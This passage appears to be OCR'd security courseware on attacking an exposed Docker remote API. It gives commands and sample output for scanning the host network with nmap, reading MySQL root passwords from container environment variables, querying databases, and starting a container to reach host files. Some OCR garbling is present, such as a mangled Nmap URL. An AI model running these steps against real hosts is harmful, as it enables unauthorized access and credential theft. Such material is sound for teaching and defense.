
```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

Exploiting Docker Remote API (Cont'd)

- **Retrieving credentials**
  - Run the following commands to retrieve credentials:

    `$ docker -H [docker remote host] inspect [container name]`

    `$ docker -H [docker remote host] exec -i [container name] env`




```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

- **Querying databases**
  - Run the following command to find MySQL containers:

    `$ docker -H [docker remote host] ps | grep mysql`
  - Run the following command to retrieve MySQL credentials:

    `$ docker -H [docker remote host] exec -i some-mysql env`
  - Use the retrieved credentials to find databases in the MySQL container:

    `$ docker -H [docker host] exec -i some-mysql mysql -u root -p <password> -e "show databases"`



```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED      STATUS     PORTS                          NAMES
260f6220d004   mysql   4 days ago   Up 4 days  0.0.0.0:3306->3306/tcp   some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Exploiting Docker Remote API

After gaining access to the target Docker host, attackers exploit the Docker remote API to launch further attacks, such as mining cryptocurrency, initiating attacks by masking IPs, creating botnets to perform DoS attacks, installing services for phishing campaigns, retrieving sensitive (e.g., credentials), and compromising the security of the internal network.

Retrieving files from the Docker host

Attackers create a new container and mount it to the folder on the Docker host to gain access to other files.

Run the following command to get an image of Linux alpine:


```
$ docker -H <Remote IP:Port> pull alpine
```

Now, run the following command to create a container from the image:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

After creating the container, run the **ls** command inside the container to retrieve files stored on the Docker host:

